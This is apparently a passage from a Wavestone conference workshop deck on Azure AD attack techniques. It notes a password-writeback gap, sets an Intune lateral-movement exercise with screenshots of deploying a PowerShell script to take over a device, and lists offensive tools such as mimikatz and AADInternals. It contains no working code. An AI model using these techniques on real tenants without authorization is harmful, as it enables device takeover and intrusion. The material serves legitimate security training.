
If you use Microsoft 365 admin center ([admin.microsoft.com](https://admin.microsoft.com)) The password is reset in Azure AD but **is not written back to Active Directory**. Tee-hee!

The screenshot shows two user profiles in the Microsoft 365 Admin Center:

- default**: A user account with a green profile picture containing a 'D'. The name is listed as "dev-default". The "Reset password" button is highlighted with an orange box.
- dev-default**: A user account with a blue profile picture containing a 'DE'. The name is listed as "dev-default". The "Reset password" button is highlighted with an orange box.

An orange arrow points from the "Reset password" button of the "default" user to the "Reset password" button of the "dev-default" user, illustrating that changes made in one tenant do not sync back to the other.

Password isn't synced from Azure AD to on-premises after the password is changed or reset, <https://learn.microsoft.com/en-us/troubleshoot/azure/active-directory/pwd-not-sync>





## 6 – Azure Active Directory: Lateral movement

---

Intune

YOUR GOAL

*The account support has a custom Intune role and can deploy scripts on the device w10. What could you do to **take over** the device w10?*

YOUR TOOLS

Browser

<https://endpoint.microsoft.com>



## 6 – Azure Active Directory: Lateral movement

### Intune

Screenshot of the Microsoft Intune admin center:

**Dashboard > Devices > Devices | Scripts**

**Add PowerShell script**

Basics (checked)    2 Script settings    3 Assignments    4 Rev


Script location \*

Run this script using the logged on credentials  Yes  No

Enforce script signature check  Yes  No

Run script in 64 bit PowerShell Host  Yes  No

The screenshot shows the navigation path: Dashboard > Devices > Devices | Scripts. A callout highlights the "Devices" and "Scripts" menu items. Another callout highlights the "Script location" field in the "Add PowerShell script" dialog, which is the fourth step in the process.



Arnaud  
PETITCOL

Raymond  
CHAN

THANKS EVERYONE FOR ATTENDING

HAVE A NICE HACKING SUMMER CAMP !

WAVESTONE

Special thanks for their contributions:  
/ Ayoub MELLAH  
/ Christian CHEN  
/ François GREBOT  
/ Younes LAABOUDI



## References

---

### Tools

- / AWS CLI
- / AWS Consoler, [https://github.com/NetSPI/aws\\_consoler](https://github.com/NetSPI/aws_consoler)
- / mimikatz, <https://github.com/gentilkiwi/mimikatz>
- / Sysinternals, <https://learn.microsoft.com/en-us/sysinternals/>
- / BloodHound, <https://github.com/BloodHoundAD/BloodHound>
- / AADInternals, <https://github.com/Gerenios/AADInternals>